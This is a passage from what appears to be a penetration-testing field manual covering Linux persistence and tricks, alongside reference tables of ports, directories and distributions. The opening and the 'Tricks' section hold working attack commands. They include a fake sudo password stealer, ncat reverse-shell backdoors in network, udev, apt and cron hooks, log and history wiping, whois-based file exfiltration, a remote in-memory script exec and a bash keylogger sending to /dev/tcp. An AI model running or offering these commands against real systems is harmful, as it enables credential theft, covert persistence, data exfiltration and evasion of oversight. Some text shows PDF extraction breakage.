$ chmod u+x ~/.hidden/fakesudo  
$ echo "alias sudo=~/hidden/fakesudo" >> ~/.bashrc
```

#then create the fakesudo script.

```
read -sp "[sudo] password for $USER: " sudopass  
echo ""  
sleep 2  
echo "Sorry, try again."  
echo $sudopass >> /tmp/pass.txt  
  
/usr/bin/sudo $@
```

Backdoor Startup Service

```
RSHELL="ncat $LMTHD $LHOST $LPORT -e \"/bin/bash -c id;/bin/bash\" 2>/dev/null"
sed -i -e "4i \$RSHELL" /etc/network/if-up.d/upstart
```

Backdoor Target User Startup File

First write a file in `~/.config/autostart/NAME_OF_FILE.desktop`

#vi file `~/.config/autostart/*.desktop` and add the below:

```
[Desktop Entry]
Type=Application
Name=Welcome
Exec=/var/lib/gnome-welcome-tour
AutostartCondition=unless-exists ~/.cache/gnome-getting-started-
docs/seen-getting-started-guide
OnlyShowIn=GNOME;
X-GNOME-Autostart-enabled=false
```

Backdoor Driver

```
echo
"ACTION==\"add\",ENV{DEVTYPE}==\"usb_device\",SUBSYSTEM==\"usb\",RU
N+=\"$RSHELL\" | tee /etc/udev/rules.d/71-vbox-kernel-
drivers.rules > /dev/null
```

Backdoor APT.CONF.D

Create file in `apt.conf.d` directory:


```
APT::Update::Pre-Invoke {"CMD"};
```

When Target runs "apt-get update" your CMD will be executed.

#Example Ncat CMD

```
echo 'APT::Update::Pre-Invoke {"nohup ncat -lvp 1234 -e /bin/bash
2> /dev/null &};' > /etc/apt/apt.conf.d/42backdoor
```

Linux Privilege Escalation MindMap



COVER TRACKS

Reset logfile to 0 without having to restart syslogd etc:
`cat /dev/null > /var/log/auth.log`

Clear terminal history

```
cat /dev/null > ~/.bash_history
history -c
export HISTFILESIZE=0
export HISTSIZE=0
unset HISTFILE
```

REFERENCE:

<https://gtfobins.github.io/>
<https://twitter.com/mlgualtieri/status/1075788298285694981>
<https://www.exploit-db.com/>
<https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>
<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Privilege%20Escalation.md>
<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Persistence.md>
<https://guif.re/linuxexplo>

L

L

LINUX_Hardening

BLUE TEAM	CONFIGURATION	Linux
-----------	---------------	-------

LINUX HARDENING GUIDE

https://github.com/ernw/hardening/blob/master/operating_system/linux/ERNW_Hardening_Linux.md

LINUX_Ports

ALL

INFORMATIONAL

Linux

PORT	APP_PROTOCOL	SYSTEM SERVICE
1	TCP tcpmux	TCP port service multiplexer
5	TCP rje	Remote Job Entry
7	TCP echo	Echo service
9	TCP discard	Null service for connection testing
11	TCP systat	System Status service for listing connected ports
13	TCP daytime	Sends date and time to requesting host
15	tcp netstat	Network Status (netstat)
17	TCP qotd	Sends quote of the day to connected host
18	TCP msp	Message Send Protocol
19	TCP chargen	Character Generation service; sends endless stream of characters
20	TCP ftp-data	FTP data port
21	TCP ftp	File Transfer Protocol (FTP) port; sometimes used by File Service Protocol (FSP)
22	TCP ssh	Secure Shell (SSH) service
23	TCP telnet	The Telnet service
25	TCP smtp	Simple Mail Transfer Protocol (SMTP)
37	TCP time	Time Protocol
39	TCP rlp	Resource Location Protocol
42	TCP nameserver	Internet Name Service
43	TCP nicname	WHOIS directory service
49	TCP tacacs	Terminal Access Controller Access Control System for TCP/IP based authentication and access
50	TCP re-mail-ck	Remote Mail Checking Protocol
53	TCP domain	domain name services (such as BIND)
63	TCP whois++	WHOIS++, extended WHOIS services
67	TCP bootps	Bootstrap Protocol (BOOTP) services; Dynamic Host

			Configuration Protocol (DHCP) services
68	TCP	bootpc	Bootstrap (BOOTP) client; Dynamic Host Control Protocol (DHCP) clients
69	TCP	tftp	Trivial File Transfer Protocol (TFTP)
70	TCP	gopher	Gopher Internet document search and retrieval
71	TCP	netrjs-1	Remote Job Service
72	TCP	netrjs-2	Remote Job Service
73	TCP	netrjs-3	Remote Job Service
73	TCP	netrjs-4	Remote Job Service
79	TCP	finger	Finger service for user contact information
80	TCP	http	HyperText Transfer Protocol (HTTP) for World Wide Web (WWW) services
88	TCP	kerberos	Kerberos network authentication system
95	TCP	supdup	Telnet protocol extension
98	tcp	linuxconf	Linuxconf Linux administration tool
101	TCP	hostname	Hostname services on SRI-NIC machines
102	TCP	iso-tsap	ISO Development Environment (ISODE) network applications
105	TCP	csnet-ns	Mailbox nameserver; also used by CSO nameserver
106		poppassd	Post Office Protocol password change daemon (POPPASSD)
107	TCP	rtelnet	Remote Telnet
109	TCP	pop2	Post Office Protocol version 2
110	TCP	POP3	Post Office Protocol version 3
111	TCP	sunrpc	Remote Procedure Call (RPC) Protocol for remote command execution, used by Network Filesystem (NFS)
113	TCP	auth	Authentication and Ident protocols
115	TCP	sftp	Secure File Transfer Protocol (SFTP) services
117	TCP	uucp-path	Unix-to-Unix Copy Protocol (UUCP) Path services
119	TCP	nntp	Network News Transfer Protocol (NNTP) for the USENET discussion system

123	TCP	ntp	Network Time Protocol (NTP)
137	TCP	netbios-ns	NETBIOS Name Service used in Red Hat Enterprise Linux by Samba
138	TCP	netbios-dgm	NETBIOS Datagram Service used in Red Hat Enterprise Linux by Samba
139	TCP	netbios-ssn	NETBIOS Session Service used in Red Hat Enterprise Linux by Samba
143	TCP	IMAP	Internet Message Access Protocol (IMAP)
161	TCP	snmp	Simple Network Management Protocol (SNMP)
162	TCP	snmptrap	Traps for SNMP
163	TCP	cmip-man	Common Management Information Protocol (CMIP)
164	TCP	cmip-agent	Common Management Information Protocol (CMIP)
174	TCP	mailq	MAILQ email transport queue
177	TCP	xdmcp	X Display Manager Control Protocol (XDMCP)
178	TCP	nextstep	NeXTStep window server
179	TCP	bgp	Border Gateway Protocol
191	TCP	prospero	Prospero distributed filesystem services
194	TCP	irc	Internet Relay Chat (IRC)
199	TCP	smux	SNMP UNIX Multiplexer
201	TCP	at-rtmp	AppleTalk routing
202	TCP	at-nbp	AppleTalk name binding
204	TCP	at-echo	AppleTalk echo
206	TCP	at-zis	AppleTalk zone information
209	TCP	qmtp	Quick Mail Transfer Protocol (QMTP)
210	TCP	z39.50	NISO Z39.50 database
213	TCP	ipx	Internetwork Packet Exchange (IPX), a datagram protocol commonly used in Novell Netware environments
220	TCP	IMAP3	Internet Message Access Protocol version 3
245	TCP	link	LINK / 3-DNS iQuery service
347	TCP	faterv	FATMEN file and tape management server
363	TCP	rsvp_tunnel	RSVP Tunnel
369	TCP	rpc2portmap	Coda file system portmapper
370	TCP	codaauth2	Coda file system authentication services
372	TCP	ulistproc	UNIX LISTSERV

389	TCP	ldap	Lightweight Directory Access Protocol (LDAP)
427	TCP	svrloc	Service Location Protocol (SLP)
434	TCP	mobileip-agent	Mobile Internet Protocol (IP) agent
435	TCP	mobilip-mn	Mobile Internet Protocol (IP) manager
443	TCP	https	Secure Hypertext Transfer Protocol (HTTP)
444	TCP	snpp	Simple Network Paging Protocol
445	TCP	microsoft-ds	Server Message Block (SMB) over TCP/IP
464	TCP	kpasswd	Kerberos password and key changing services
465	tcp	smt�ps	Simple Mail Transfer Protocol over Secure Sockets Layer (SMTPS)
468	TCP	photuris	Photuris session key management protocol
487	TCP	saft	Simple Asynchronous File Transfer (SAFT) protocol
488	TCP	gss-http	Generic Security Services (GSS) for HTTP
496	TCP	pim-rp-disc	Rendezvous Point Discovery (RP-DISC) for Protocol Independent Multicast (PIM) services
500	TCP	isakmp	Internet Security Association and Key Management Protocol (ISAKMP)
512	TCP	exec	Authentication for remote process execution
512	UDP	biff [comsat]	Asynchronous mail client (biff) and service (comsat)
513	TCP	login	Remote Login (rlogin)
513	UDP	who [whod]	whod user logging daemon
514	TCP	shell [cmd]	Remote shell (rshell) and remote copy (rcp) with no logging
514	UDP	syslog	UNIX system logging service
515		printer [spooler]	Line printer (lpr) spooler
517	UDP	talk	Talk remote calling service and client
518	UDP	ntalk	Network talk (ntalk) remote calling service and client
519		utime [unixtime]	UNIX time (utime) protocol
520	TCP	efs	Extended Filename Server (EFS)

520	UDP	router [route, routed]	Routing Information Protocol (RIP)
521		ripng	Routing Information Protocol for Internet Protocol version 6 (IPv6)
525		timed [timeserver]	Time daemon (timed)
526	TCP	tempo [newdate]	Tempo
530	TCP	courier [rpc]	Courier Remote Procedure Call (RPC) protocol
531	TCP	conference [chat]	Internet Relay Chat
532		netnews	Netnews newsgroup service
533	UDP	netwall	Netwall for emergency broadcasts
535	TCP	iiop	Internet Inter-Orb Protocol (IIOP)
538	TCP	gdomap	GNUstep Distributed Objects Mapper (GDOMAP)
540	TCP	uucp [uucpd]	UNIX-to-UNIX copy services
543	TCP	klogin	Kerberos version 5 (v5) remote login
544	TCP	kshell	Kerberos version 5 (v5) remote shell
546	TCP	dhcpv6-client	Dynamic Host Configuration Protocol (DHCP) version 6 client
547	TCP	dhcpv6-server	Dynamic Host Configuration Protocol (DHCP) version 6 Service
548		afpovertcp	Appletalk Filing Protocol (AFP) over Transmission Control Protocol (TCP)
554	TCP	rtsp	Real Time Stream Control Protocol (RTSP)
556		remoteefs [rfs_server, rfs]	Brunhoff's Remote Filesystem (RFS)
563	TCP	nntps	Network News Transport Protocol over Secure Sockets Layer (NNTPS)
565	TCP	whoami	whoami user ID listing
587	TCP	submission	Mail Message Submission Agent (MSA)
610	TCP	npmp-local	Network Peripheral Management Protocol (NPMP) local / Distributed Queueing System (DQS)
611	TCP	npmp-gui	Network Peripheral Management Protocol (NPMP) GUI / Distributed Queueing System (DQS)

612	TCP	hmmp-ind	HyperMedia Management Protocol (HMMP) Indication / DQS
616	tcp	gii	Gated (routing daemon) Interactive Interface
631	TCP	ipp	Internet Printing Protocol (IPP)
636	TCP	ldaps	Lightweight Directory Access Protocol over Secure Sockets Layer (LDAPS)
674	TCP	acap	Application Configuration Access Protocol (ACAP)
694	TCP	ha-cluster	Heartbeat services for High-Availability Clusters
749	TCP	kerberos-adm	Kerberos version 5 (v5) 'kadmin' database administration
750	TCP	kerberos-iv	Kerberos version 4 (v4) services
765	TCP	webster	Network Dictionary
767	TCP	phonebook	Network Phonebook
808		omirr [omirrd]	Online Mirror (Omirr) file mirroring services
871	tcp	supfileserv	Software Upgrade Protocol (SUP) server
873	TCP	rsync	rsync file transfer services
901	tcp	swat	Samba Web Administration Tool (SWAT)
953		rndc	Berkeley Internet Name Domain version 9 (BIND 9) remote configuration tool
992	TCP	telnets	Telnet over Secure Sockets Layer (TelnetS)
993	TCP	IMAPS	Internet Message Access Protocol over Secure Sockets Layer (IMAPS)
994	TCP	ircs	Internet Relay Chat over Secure Sockets Layer (IRCS)
995	TCP	POP3s	Post Office Protocol version 3 over Secure Sockets Layer (POP3S)
1080		socks	SOCKS network application proxy services
1127	tcp	supfiledbg	Software Upgrade Protocol (SUP) debugging
1178	tcp	skkserv	Simple Kana to Kanji (SKK) Japanese input server
1236		bvcontrol [rmtdcfg]	Remote configuration server for Gracilis Packeten network switches[a]

1300		h323hostcallsc	H.323 telecommunication Host Call Secure
1313	tcp	xtel	French Minitel text information system
1433		ms-sql-s	Microsoft SQL Server
1434		ms-sql-m	Microsoft SQL Monitor
1494		ica	Citrix ICA Client
1512		wins	Microsoft Windows Internet Name Server
1524		ingreslock	Ingres Database Management System (DBMS) lock services
1525		prospero-np	Prospero non-privileged
1529	tcp	support [prmsd, gnatsd]	GNATS bug tracking system
1645		datametrics [old-radius]	Datametrics / old radius entry
1646		sa-msg-port [oldradacct]	sa-msg-port / old radacct entry
1649		kermit	Kermit file transfer and management service
1701		l2tp [l2f]	Layer 2 Tunneling Protocol (LT2P) / Layer 2 Forwarding (L2F)
1718		h323gatedisc	H.323 telecommunication Gatekeeper Discovery
1719		h323gatestat	H.323 telecommunication Gatekeeper Status
1720		h323hostcall	H.323 telecommunication Host Call setup
1758		tftp-mcast	Trivial FTP Multicast
1759	UDP	mtftp	Multicast Trivial FTP (MTFTP)
1789		hello	Hello router communication protocol
1812		radius	Radius dial-up authentication and accounting services
1813		radius-acct	Radius Accounting
1911		mtp	Starlight Networks Multimedia Transport Protocol (MTP)
1985		hsrp	Cisco Hot Standby Router Protocol
1986		licensedaemon	Cisco License Management Daemon
1997		gdp-port	Cisco Gateway Discovery Protocol (GDP)
2003	tcp	cfinger	GNU finger
2049		nfs [nfsd]	Network File System (NFS)

2102		zephyr-srv	Zephyr distributed messaging Server
2103		zephyr-clt	Zephyr client
2104		zephyr-hm	Zephyr host manager
2150		ninstall	Network Installation Service
2401		cvspserver	Concurrent Versions System (CVS) client/server operations
2430	TCP	venus	Venus cache manager for Coda file system (codacon port)
2430	UDP	venus	Venus cache manager for Coda file system (callback/wbc interface)
2431	TCP	venus-se	Venus Transmission Control Protocol (TCP) side effects
2431	UDP	venus-se	Venus User Datagram Protocol (UDP) side effects
2432	UDP	codasrv	Coda file system server port
2433	TCP	codasrv-se	Coda file system TCP side effects
2433	UDP	codasrv-se	Coda file system UDP SFTP side effect
2600		hpstgmgr [zebrasrv]	Zebra routing[b]
2601		discp-client [zebra]	discp client; Zebra integrated shell
2602		discp-server [ripd]	discp server; Routing Information Protocol daemon (ripd)
2603		servicemeter [ripngd]	Service Meter; RIP daemon for IPv6
2604		nsc-ccs [ospfd]	NSC CCS; Open Shortest Path First daemon (ospfd)
2605		nsc-posa	NSC POSA; Border Gateway Protocol daemon (bgpd)
2606		netmon [ospf6d]	Dell Netmon; OSPF for IPv6 daemon (ospf6d)
2809		corbaloc	Common Object Request Broker Architecture (CORBA) naming service locator
2988		afbackup	afbackup client-server backup system
3128	tcp	squid	Squid Web proxy cache
3130		icpv2	Internet Cache Protocol version 2 (v2); used by Squid proxy caching server
3306		mysql	MySQL database service
3346		trnsprntproxy	Transparent proxy
3455		prsvp	RSVP port
4011		pxe	Pre-execution Environment (PXE) service

4321		rwhois	Remote Whois (rwhois) service
4444		krb524	Kerberos version 5 (v5) to version 4 (v4) ticket translator
4557	tcp	fax	FAX transmission service (old service)
4559	tcp	hyafax	HylaFAX client-server protocol (new service)
5002		rfe	Radio Free Ethernet (RFE) audio broadcasting system
5232		sgi-dgl	SGI Distributed Graphics Library
5308		cfengine	Configuration engine (Cfengine)
5354		noclog	NOCOL network operation center logging daemon (noclogd)
5355		hostmon	NOCOL network operation center host monitoring
5432		postgres	PostgreSQL database
5680	tcp	canna	Canna Japanese character input interface
5999		cvsup [CVSup]	CVSup file transfer and update tool
6000	TCP	x11 [X]	X Window System services
6010	tcp	x11-ssh-offset	Secure Shell (SSH) X11 forwarding offset
6667		ircd	Internet Relay Chat daemon (ircd)
7000		afs3-fileserver	Andrew File System (AFS) file server
7001		afs3-callback	AFS port for callbacks to cache manager
7002		afs3-prserver	AFS user and group database
7003		afs3-vlserver	AFS volume location database
7004		afs3-kaserver	AFS Kerberos authentication service
7005		afs3-volser	AFS volume management server
7006		afs3-errors	AFS error interpretation service
7007		afs3-bos	AFS basic overseer process
7008		afs3-update	AFS server-to-server updater
7009		afs3-rmtsys	AFS remote cache manager service
7100	tcp	xfs	X Font Server (XFS)
7666	tcp	tircproxy	Tircproxy IRC proxy service
8008		http-alt	Hypertext Transfer Protocol (HTTP) alternate

8080		webcache	World Wide Web (WWW) caching service
8081		tproxy	Transparent Proxy
9100	tcp	jetdirect [laserjet, hplj]	Hewlett-Packard (HP) JetDirect network printing service
9359		mandelspawn [mandelbrot]	Parallel mandelbrot spawning program for the X Window System
9876		sd	Session Director for IP multicast conferencing
10080		amanda	Advanced Maryland Automatic Network Disk Archiver (Amanda) backup services
10081		kamanda	Amanda backup service over Kerberos
10082	tcp	amandaidx	Amanda index server
10083	tcp	amidxtape	Amanda tape server
11371		pgpkeyserver	Pretty Good Privacy (PGP) / GNU Privacy Guard (GPG) public keyserver
11720		h323callsigalt	H.323 Call Signal Alternate
13720		bprd	Veritas NetBackup Request Daemon (bprd)
13721		bpdbm	Veritas NetBackup Database Manager (bpdbm)
13722		bpjava-msvc	Veritas NetBackup Java / Microsoft Visual C++ (MSVC) protocol
13724		vnetd	Veritas network utility
13782		bpcd	Veritas NetBackup
13783		vopied	Veritas VOPIE authentication daemon
20011		isdnlog	Integrated Services Digital Network (ISDN) logging system
20012		vboxd	ISDN voice box daemon (vboxd)
22273		wnn6 [wnn4]	Kana/Kanji conversion system
22289	tcp	wnn4_Cn	cWnn Chinese input system
22305	tcp	wnn4_Kr	kWnn Korean input system
22321	tcp	wnn4_Tw	tWnn Chinese input system (Taiwan)
24554		binkp	Binkley TCP/IP Fidonet mailer daemon
26000		quake	Quake (and related) multi-player game servers
26208		wnn6-ds	Wnn6 Kana/Kanji server
27374		asp	Address Search Protocol

33434		traceroute	Traceroute network tracking tool
60177		tfido	Ifmail FidoNet compatible mailer service
60179		fido	FidoNet electronic mail and news network

REFERENCE:

<https://hostingreviewbox.com/rhel-tcp-and-udp-ports/>

L

L

LINUX_Structure

ALL	INFORMATIONAL	Linux
-----	---------------	-------

DIRECTORY	DESCRIPTIONS
/	Primary hierarchy root and root directory of the entire file system hierarchy.
/bin	Essential command binaries that need to be available in single user mode; for all users, e.g., cat, ls, cp.
/boot	Boot loader files, e.g., kernels, initrd.
/dev	Device files, e.g., /dev/null, /dev/disk0, /dev/sda1, /dev/tty, /dev/random.
/etc	Host-specific system-wide configuration files.
/etc/opt	Configuration files for add-on packages that are stored in /opt.
/etc/sgml	Configuration files, such as catalogs, for software that processes SGML.
/etc/X11	Configuration files for the X Window System, version 11.
/etc/xml	Configuration files, such as catalogs, for software that processes XML.
/home	Users' home directories, containing saved files, personal settings, etc.
/lib	Libraries essential for the binaries in /bin and /sbin.
/lib<qual>	Alternative format essential libraries. Such directories are optional, but if they exist, they have some requirements.
/media	

	Mount points for removable media such as CD-ROMs.
/mnt	Temporarily mounted filesystems.
/opt	Optional application software packages.
/proc	Virtual filesystem providing process and kernel information as files. In Linux, corresponds to a procfs mount. Generally automatically generated and populated by the system, on the fly.
/root	Home directory for the root user.
/run	Run-time variable data: Information about the running system since last boot, e.g., currently logged-in users and running daemons. Files under this directory must be either removed or truncated at the beginning of the boot process; but this is not necessary on systems that provide this directory as a temporary filesystem (tmpfs).
/sbin	Essential system binaries, e.g., fsck, init, route.
/srv	Site-specific data served by this system, such as data and scripts for web servers, data offered by FTP servers, and repositories for version control systems (appeared in FHS-2.3 in 2004).
/sys	Contains information about devices, drivers, and some kernel features.
/tmp	Temporary files (see also /var/tmp). Often not preserved between system reboots, and may be severely size restricted.
/usr	Secondary hierarchy for read-only user data; contains the majority of (multi-)user utilities and applications.
/usr/bin	Non-essential command binaries (not needed in single user mode); for all users.
/usr/include	Standard include files.
/usr/lib	Libraries for the binaries in /usr/bin and /usr/sbin.
/usr/lib<qual>	Alternative format libraries, e.g. /usr/lib32 for 32-bit libraries on a 64-bit machine (optional).

/usr/local	Tertiary hierarchy for local data, specific to this host. Typically has further subdirectories, e.g., bin, lib, share.
/usr/sbin	Non-essential system binaries, e.g., daemons for various network-services.
/usr/share	Architecture-independent (shared) data.
/usr/src	Source code, e.g., the kernel source code with its header files.
/usr/X11R6	X Window System, Version 11, Release 6 (up to FHS-2.3, optional).
/var	Variable files—files whose content is expected to continually change during normal operation of the system—such as logs, spool files, and temporary e-mail files.
/var/cache	Application cache data. Such data are locally generated as a result of time-consuming I/O or calculation. The application must be able to regenerate or restore the data. The cached files can be deleted without loss of data.
/var/lib	State information. Persistent data modified by programs as they run, e.g., databases, packaging system metadata, etc.
/var/lock	Lock files. Files keeping track of resources currently in use.
/var/log	Log files. Various logs.
/var/mail	Mailbox files. In some distributions, these files may be located in the deprecated /var/spool/mail.
/var/opt	Variable data from add-on packages that are stored in /opt.
/var/run	Run-time variable data. This directory contains system information data describing the system since it was booted.
/var/spool	Spool for tasks waiting to be processed, e.g., print queues and outgoing mail queue.
/var/spool/mail	Deprecated location for users' mailboxes.
/var/tmp	Temporary files to be preserved between reboots.

IMPORTANT FILE LOCATIONS

/boot/vmlinuz : The Linux Kernel file.
/dev/had : Device file for the first IDE HDD (Hard Disk Drive)
/dev/hdc : Device file for the IDE Cdrom, commonly
/dev/null : A pseudo device
/etc/bashrc : System defaults and aliases used by bash shell.
/etc/crontab : Cron run commands on a predefined time Interval.
/etc/exports : Information of the file system available on network.
/etc/fstab : Information of Disk Drive and their mount point.
/etc/group : Information of Security Group.
/etc/grub.conf : grub bootloader configuration file.
/etc/init.d : Service startup Script.
/etc/lilo.conf : lilo bootloader configuration file.
/etc/hosts : Information on IP's and corresponding hostnames.
/etc/hosts.allow : Hosts allowed access to services on local host.
/etc/host.deny : Hosts denied access to services on local host.
/etc/inittab : INIT process and interactions at various run level.
/etc/issue : Allows to edit the pre-login message.
/etc/modules.conf : Configuration files for system modules.
/etc/motd : Message Of The Day
/etc/mtab : Currently mounted blocks information.
/etc/passwd : System users with password hash redacted.
/etc/printcap : Printer Information
/etc/profile : Bash shell defaults
/etc/profile.d : Application script, executed after login.
/etc/rc.d : Information about run level specific script.
/etc/rc.d/init.d : Run Level Initialisation Script.
/etc/resolv.conf : Domain Name Servers (DNS) being used by System.
/etc/securetty : Terminal List, where root login is possible.
/etc/shadow : System users with password hash.
/etc/skel : Script that populates new user home directory.
/etc/termcap : ASCII file defines the behavior of Terminal.
/etc/X11 : Configuration files of X-window System.
/usr/bin : Normal user executable commands.
/usr/bin/X11 : Binaries of X windows System.
/usr/include : Contains include files used by ‘c’ program.
/usr/share : Shared directories of man files, info files, etc.
/usr/lib : Library files required during program compilation.
/usr/sbin : Commands for Super User, for System Administration.
/proc/cpuinfo : CPU Information
/proc/filesystems : File-system information being used currently.
/proc/interrupts : Information about the current interrupts.
/proc/iports : All Input/Output addresses used by devices.
/proc/meminfo : Memory Usages Information.
/proc/modules : Currently used kernel module.
/proc/mount : Mounted File-system Information.
/proc/stat : Detailed Statistics of the current System.
/proc/swaps : Swap File Information.
/version : Linux Version Information.
/var/log/auth* : Log of authorization login attempts.
/var/log/lastlog : Log of last boot process.

/var/log/messages : Log of messages produced by syslog daemon.
/var/log/wtmp : login time and duration of each user on the system.

REFERENCE:

https://en.wikipedia.org/wiki/Filesystem_Hierarchy_Standard
<https://docs.google.com/document/d/1ObQB6hmVvRPCgPTRZM5NMH034VDM-1N-EWPfz2770K4/edit>
<https://www.tecmint.com/linux-directory-structure-and-important-files-paths-explained/>

L

L

LINUX_Tricks

ALL

MISC

Linux

EXFIL TRICK

WHOIS Exfil Files

First: Ncat listen & tee to file

```
ncat -k -l -p 4444 | tee files.b64
```

Next: Compress, base64, xarg whois to Ncat listener

```
tar czf - /bin/* | base64 | xargs -I bits timeout 0.03 whois -h 192.168.80.107 -p 4444 bits
```

Finally: Reconstruct files back

```
cat files.b64 | tr -d '\r\n' | base64 -d | tar zxv
```

ONE-LINERS

Linux in-memory exec one-liner

This command will execute a bash script in memory from a remote server. Works w/ noexec

```
bash -c CMD=``wget -qO- http://127.0.0.1/script.sh`` && eval "$CMD"
```

Bash IP/Port Scanner

```
for i in {1..65535};do (echo </dev/tcp/<TargetIPAddr>/$i)&>/dev/null && echo -e "\n[+] Open port at:\t$i" || (echo -n ".")&&exit 1);done
```

Bash one-liner screenshot web services running on an IP range

```
IP="192.168.0"; for p in '80' '443'; do for i in $(seq 0 5); do TAKE_SS=$(cutycapt --url=$IP.$i:$p --out=$IP.$i:$p.png); done; done
```

Add to .bashrc - Log history of commands with timestamp

```
PS1='[`date +"%d-%b-%y %T"`] > 'test "$(ps -ocommand= -p $PPID | awk '{print $1}')" == 'script' || (script -f $HOME/logs/$(date +"%d-%b-%y_%H-%M-%S")_shell.log)
```

One-Lin3r Terminal Aid

Gives you one-liners that aids in penetration testing operations, privilege escalation and more <https://pypi.org/project/one-lin3r/> <https://github.com/D4Vinci/One-Lin3r>

Bash Keylogger

```
PROMPT_COMMAND='history -a; tail -n1 ~/.bash_history > /dev/tcp/127.0.0.1/9000'
```

One liner to add persistence on a box via cron

```
echo "* * * * * /bin/nc 192.168.1.10 1234 -e /bin/bash" > cron && crontab cron  
and on 192.168.1.10  
nc -lvp 1234
```

One-liner to check if the contents of a directory changed:

```
find . -type f | sort | xargs sha1sum | sha1sum | awk '{print $1}'
```

Shodan Bash One-Liner to Search

```
for domain in $(curl <raw target domains file>| unfurl -u format '%r');do shodan search <INSERT_VULN_HERE> "ssl:$domain" | awk '{print $1}' | aquatone;done
```

One-liner for grabbing all of the IP addresses from any ASN:

```
whois -h whois.radb.net -- '-i origin AS36459' | grep -Eo "([0-9.]+){4}/[0-9]+\" | uniq
```

Show 10 Largest Open Files

```
lsof / | awk '{ if($7 > 1048576) print $7/1048576 "MB" " " $9 " " $1 }' | sort -n -u | tail
```

Generate a sequence of numbers

```
echo {01..10}
```

Displays the quantity of connections to port 80 on a per IP basis

```
clear;while x=0; do clear;date;echo "" ;echo " [Count] | [IP ADDR]" ;echo "-----";netstat -np|grep :80|grep -v LISTEN|awk '{print $5}'|cut -d: -f1|uniq -c; sleep 5;done
```

Nmap scan every interface that is assigned an IP

```
ifconfig -a | grep -Po '\b(?!\255)(?:\d{1,3}\.){3}(?!255)\d{1,3}\b' | xargs nmap -A -p0-
```

Rename all items in a directory to lower case

```
for i in *; do mv "$i" "${i,,}"; done
```

Find all log files modified 24 hours ago, and zip them

```
find . -type f -mtime +1 -name "*.log" -exec zip -m {}.zip {} \;
>/dev/null
```

List IP addresses connected to your server on port 80

```
netstat -tn 2>/dev/null | grep :80 | awk '{print $5}' | cut -d: -f1
| sort | uniq -c | sort -nr | head
```

Change the encoding of all files in a directory and subdirectories

```
find . -type f -name '*.java' -exec sh -c 'iconv -f cp1252 -t utf-
8 "$1" > converted' && mv converted "$1" -- {} \;
```

Tree-like output in ls

```
ls -R | grep ":$" | sed -e 's/:$/\/' -e 's/[^-][^\/]*\/\/--/g' -e
's/^/' -e 's/-//'
```

**Find all files recursively with specified string in the filename
and output any lines found containing a different string.**

```
find . -name *conf* -exec grep -Hni 'matching_text' {} \; >
matching_text.conf.list
```

Extract your external IP address using dig

```
dig +short myip.opendns.com @resolver1.opendns.com
```

Shred & Erase without shred

```
$ FN=foobar.txt; dd bs=1k count=`du -sk \"${FN}\\" | cut -f1`"
if=/dev/urandom >"${FN}"; rm -f "${FN}"
```

REFERENCE:

<https://medium.com/@int0x33/day-36-hack-your-own-nmap-with-a-bash-one-liner-758352f9aece>

<http://www.bashoneliners.com/oneliners/popular/>

<https://twitter.com/markbaggett/status/1190313375475089409>

<https://twitter.com/brigzzy/status/1170879904381952001>

<https://onceupon.github.io/Bash-Oneliner/>

<https://twitter.com/stokfredrik/status/1185580290108018694>

<https://twitter.com/notdan/status/1185656759563837442>

<https://twitter.com/mubix/status/1102780435271176198>

<https://github.com/hackerschoice/thc-tips-tricks-hacks-cheat-sheet>

L

LINUX_Versions

ALL

INFORMATIONAL

LINUX

All current distros and versions of Linux.

DISTRIBUTION	DATE	CURRENT	LAST	FORK
Alpine Linux	2006	3.11.3	6/13/19	LEAF Project
ALT Linux	2001	8.2	7/10/13	Mandrake Linux
antiX	2007	17.4.1	8/24/17	Debian, MEPIS
ArchBang	2011	Rolling	?	Arch Linux (UKM Edition)
Arch Linux	2002	Rolling	Rolling	inspired from CRUX
BLAG	2002	140k	5/4/11	Fedora
Bodhi Linux	2011	5.0.0	8/22/18	Debian, Ubuntu
Canaima	2007	6	3/19/18	Debian, Ubuntu
CentOS	2003	8.0-1905	10/16/19	Red Hat Enterprise Linux (RHEL)
Chakra	2010	Rolling	?	Arch Linux
Chrome OS	2009	75.0.3770.129	7/9/19	Chromium OS
ClearOS	2000	7.6.0	5/9/19	RHEL, CentOS
CrunchBang Linux	2008	11	5/6/13	Debian
Damn Small Linux	2003	4.4.10	11/18/08	Debian, Knoppix
Debian	1993	10.2	11/16/19	Softlanding Linux System (SLS)
Debian Edu	2004	9.0+edu0	6/18/17	Debian
Devuan	2016	2.0.0	9/16/18	Debian
Deepin	2004	15.11	7/5/19	Debian (current), Ubuntu, Morphix (formerly)
Dragora GNU/Linux-Libre	2009	3.0-alpha2	9/28/18	inspired from Slackware
dyne:bolic	2005	3.0.0	9/8/11	Debian
Elementary OS	2011	5	10/16/18	Ubuntu, Debian
ELinOS	1999	6.2	10/1/17	-
Emdebian Grip	2009	3.1	6/15/13	Debian

EndeavourOS	2019	Rolling	7/15/19	Arch Linux
Fedora	2003	31	10/29/19	Red Hat Linux
Freespire	2001	4.8	12/20/18	Ubuntu
Gentoo Linux	2002	Rolling	Rolling	Enoch Linux
Guix	2012	1.0.1	5/2/19	-
		4.0		
gNewSense	2006	(Ucclia)	5/2/16	Debian
		LinEx		
